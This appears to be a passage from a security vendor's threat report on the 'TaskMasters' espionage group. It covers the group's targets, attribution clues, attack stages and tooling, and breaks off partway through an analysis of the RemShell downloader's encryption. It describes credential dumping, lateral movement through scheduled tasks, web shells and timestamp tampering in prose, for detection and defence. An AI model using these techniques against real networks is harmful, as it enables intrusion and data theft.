Analytics

By Positive Technologies

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In the course of cyberincident investigations and threat analysis research, Positive Technologies experts have identified activity by a criminal group whose aims include theft of confidential documents and espionage. In this report, we will pay a close look at the tools, techniques, and procedures employed by the group as well as share indicators of compromise for detecting attacks.

Introduction

In the course of cyberincident investigations and threat analysis research, Positive Technologies experts have identified activity by a criminal group whose aims include theft of confidential documents and espionage. In this report, we will pay a close look at the tools, techniques, and procedures employed by the group as well as share indicators of compromise for detecting attacks.

Objectives

The main objective of the group is to steal confidential information. The attackers attempt to burrow into corporate information systems for extended periods and obtain access to key servers, executive workstations, and business-critical systems.

At one of the attacked companies, the earliest traces of the group's presence on infrastructure dated to 2010. Since the group had obtained full control of some servers and workstations by that time, the initial breach must have occurred much earlier.

Most of the attacked companies relate to manufacturing and industry. In total we are aware of compromise of over 30 companies and organizations in various sectors, including:

- Manufacturing and industry
- Energy
- Government
- Science and technology
- Systems integration
- Software development
- Geology
- Transport and logistics
- Real estate
- Construction

The group attacked companies in a number of countries. A significant number of their targets were located in Russia and the CIS.

Attribution

Identified by the PT Expert Security Center in 2018, the group used an unusual method for lateral movement on network infrastructure: creation of tasks in the Task Scheduler. As a result, the group has been dubbed TaskMasters.

The GitHub code of the ASPXSpy2014 web shell, which was used in the attack process, contains references to Chinese developers (see Figure 1). However, the version we discovered instead contains a reference to google.ru.

Figure 1. ASPXSpy: public version vs. version used in attack

The requests sent to the web shells contained IP addresses belonging to a hosting provider and printing house in Eastern Europe. However, the event log of the proxy server at one of the attacked organizations captured the moment when the attackers switched to the residential Chinese IP address 115.171.23.103. This most likely was caused by a software VPN going offline during the attack.



Figure 2. Lookup of IP address 115.171.23.103

The attackers used a copy of WinRAR that had been activated with a key widely distributed on Chinese-language web forums.



Figure 3. WinRAR license key published on Chinese-language forums

One of the tasks made use of the domain Brengkolang.com, which had been registered through a Chinese registrar.



Figure 4. Information about Brengkolang.com

Many of the utilities contain error messages and other debugging information in broken English. This would be consistent with English being a second language for the developers.



Figure 5. Error messages written in broken English

In addition, some of the attackers' self-developed utilities contain the string "by AiMi". This artifact is present both in client backdoors and server components.



Figure 6. Reference to the developers in script interface

In a previous report, we noted that demand for malware development on the darkweb significantly exceeds supply[1]. As a result, malware is increasingly available to anyone willing to pay.

Growing malware supply has pushed cybercriminals to use ready-made tools, which significantly complicate attack attribution.

If different cybercriminals use the same services, they could be mistakenly thought to be in the same group. The same problem applies to determining the attackers' country. Code comments in any particular language only mean that the malware was created by a speaker of that language, who may have sold it afterward. Phishing messages, which may have been written sloppily, are also problematic for attribution. The bottom line is that surefire identification is possible only when attackers use exclusive exploits and malware.

Methods

The overall attack vector is rather traditional. After reaching the local network, the attackers study the infrastructure, exploit system vulnerabilities (such as CVE-2017-0176), and then download a particular toolkit to compromised hosts and unpack it (we will call the toolkit TaskMasters, the same name as for the group itself). With this toolkit, they search for, copy, and archive files of interest. The files are then sent to command and control (C2) servers.

For lateral movement on the network, the attackers run system commands on remote hosts via the AtNow utility, which enables running software and commands at pre-set intervals of time. For managing hosts, they use small backdoors, which are used to connect to C2 servers. Backup communication methods exist as well, in the form of web shells on external resources (such as an Exchange server).



Figure 7. Attack scheme

1 STAGE:

Attack on workstations

Payoff for attackers:

- Sensitive documents
- Remote administration
- User credentials

STAGE 2.

Attack on domain controllers

Payoff for attackers:

- Privileged account credentials
- Ease and stealth in lateral movement
- User credentials

STAGE 3.
Attack on file, database, and application servers

Payoff for attackers:

- Sensitive documents
- User credentials

STAGE 4. Attack on servers and workstations of executives, IT and security staff

Payoff for attackers:

- Full compromise of network
- Knowledge of infrastructure and cybersecurity solutions in place
- User credentials

The group uses Dynamic DNS infrastructure for its domains. It also makes active use of supply chain attacks.

To scan the network and compromise systems, the attackers use both software available freely online (such as NbtScan, PWDump, and Mimikatz) and custom-developed utilities. At this point, we will proceed to describe the TaskMasters arsenal in more detail.

Tools

The following tables are a compilation of information about software used by the group. Utilities developed by the group itself have been listed in a separate table.

RemShell

Main malware for remote command execution on infected hosts.

Key features:

- Running commands on a host in the form *cmd.exe /c <command>* with function call *CreateProcessA* and sending of results to the C2 server
- Sending of attacker-specified files to server
- Downloading of files from server

GetDir

Utility for viewing files on accessible remote network resources with username and password.

FCopy

Utility for copying files by means of direct disk access. Can even copy files that are blocked by other processes.

Service utility

Utility for installing and removing services. Alternative to the system utility sc.exe.

Pst utility

Utility for extracting emails from Personal Storage Table (*.pst) files, which are used by Microsoft Exchange Client, Windows Messaging, and Microsoft Outlook.

EnumLogonSession utility

Utility for listing active user sessions on a local host.

TimestampChange

Utility for changing the timestamp of the indicated file to equal the timestamp of *%WINDIR%*

System32\kernel32.dll.

Designed to complicate investigators' search for forensic artifacts.

HTTP ping

Utility for checking the HTTP accessibility of a resource from remote computers.

Interfaces with remote machines via scheduled tasks and shared network resources.

LoggedOnUsers

Utility for getting the list of users who are currently logged in.

Redirect ports

Utility for redirecting network connections from a certain host and TCP port combination to a different one. In effect, a primitive proxy server.

HostUserList

Utility for enumerating users on a network host.

TFS

Utility for uploading files to a C2 server.

ZB

Utility for capturing network traffic. Records all captured traffic in PCAP format.

WIPCS

Utility for copying a specified file to a remote shared network resource.

404-input-shell (web shell)

Web shells for running commands based on .NET. Functions include:

- Running system commands
- Downloading files to server
- Uploading files from server
- Authenticating with MD5 hash (detailed in the text of this report)

Table 2. Publicly available software

NAME*

AtNow

EXAMPLES OF USE*

APT18

APT29

APT32

RTM

Cobalt Group

DESCRIPTION

Utility for creating local or remote scheduled tasks, which run within 70 seconds of being scheduled. Main utility used by the attackers for lateral movement.

Part of the utility suite from NirSoft.

NAME*

PWDump

EXAMPLES OF USE*

APT1

FIN5

DESCRIPTION

These utilities are intended for extracting the LM or NTLM hashes of account passwords in Windows (SAM). Most of the code for these programs is open-source and freely available.

NAME*

GsecDump

EXAMPLES OF USE*

APT1

TG-3390 (APT27)

DESCRIPTION

Utility for extracting password hashes from SAM and Active Directory. Freely distributed.

NAME*

HTran

EXAMPLES OF USE*

APT27

DESCRIPTION

Utility for redirecting traffic from the specified port of the current host to a particular port on another host. In effect, acts as a SOCKS proxy server. Freely distributed.

NAME*

NbtScan

EXAMPLES OF USE*

TG-3390

DESCRIPTION

Scanner for detecting openly accessible NetBIOS name servers on the local TCP/IP network, which allows finding accessible network shares on hosts.

NAME*

RAR

EXAMPLES OF USE*

APT1

Daserf

Lurid

TG-3390

DESCRIPTION

WinRAR. Used for packing, both to stage collected information on the target infrastructure and to send this information to the attackers' server.

NAME*

ASPXSpy2014

(web shell)

EXAMPLES OF USE*

TG-3390

DESCRIPTION

Capabilities of this feature-rich web shell include:

- Authentication with MD5 hash
- File manager
- File search
- Running of system commands
- Running of WMI queries
- Self-removal
- Process killing
- Copying of file timestamps
- Enumeration of processes
- Enumeration of services
- Scanning of network ports
- Running of SQL queries
- Uploading files from server
- Downloading files to server

Web shell is detailed in the text of this report.

NAME*

Mimikatz

DESCRIPTION

Utility for extracting authentication information from memory on Windows operating systems: plaintext passwords, password hashes, Windows PIN codes, and Kerberos tickets. Also can perform attacks: pass-the-hash, pass-the-ticket, and others. Freely distributed.

NAME*

ProcDump

DESCRIPTION

Utility for creating process dumps. Part of Sysinternals Tools.

EXAMPLES OF USE*

APT1

APT28

Ke3chang

Lazarus Group

TG-3390

NAME*

PSExec

DESCRIPTION

Utility for remote command-line management of network hosts. Part of Sysinternals Tools.

NAME*

PSList

DESCRIPTION

Utility for viewing a list of processes currently running in the operating system. Part of Sysinternals Tools.

EXAMPLES OF USE*

Ke3chang

BlackEnergy

APT10

APT33

APT34

APT35

NAME*

DbxDump Utility

DESCRIPTION

Utility for extracting data from *.dbx files, which store Outlook Express folders. Alternative build of dbx_utils source code from the Lucian Wischik utility suite.

NAME*

PortScan

DESCRIPTION

Program for scanning open ports at a specified IP address or range of IP addresses. Multithreaded scanning.

NAME*

reGeorg

(web shell)

DESCRIPTION

A web shell that acts as a SOCKS proxy server and complements reDuh, which is used for TCP tunneling over HTTP.

NAME*

jsp File browser

(web shell)

DESCRIPTION

A Java Server Pages web shell for performing simple file operations, such as copying, creating, and deleting files. Also supports downloading files as a *.zip archive.

* Links to publicly available software and examples of use are given in the listing on page 20.

Technical details

RemShell

The main software used by the TaskMasters group, RemShell controls infected hosts and consists of two components:

- RemShell Downloader (downloader)
- RemShell (main functionality) Let's look closely at each component.

RemShell Downloader

This component delivers the main payload to the target system. A flowchart illustrating the downloader's operation is given in Figure 9.

The downloader accesses an HTML page (the address is set in the downloader's code) and reads the *Attribute* value of the *html* tag (see Figure 10). This value is then decrypted. Depending on the value, the downloader either switches to sleep mode or saves the PE file to disk and launches it. The PE file is the payload, containing the main RemShell Trojan.



Figure 9. RemShell Downloader flowchart



Figure 10. Example HTML file

The downloader contains a string used for comparison purposes, in order to search for the fragment in the HTML source with the *Attribute* value (see Figure 11).

```
.data:1001B650 ; char aHtmlAttribute[]
.data:1001B650 aHtmlAttribute  db '<html Attribute="',0
```

Figure 11. Substring in HTML file for search purposes

We also analyzed the payload encryption process. It consists of four stages:

1. Key preparation (RC4KeyPrepare), with each byte XORed against a constant string.
2. Base64 encoding.
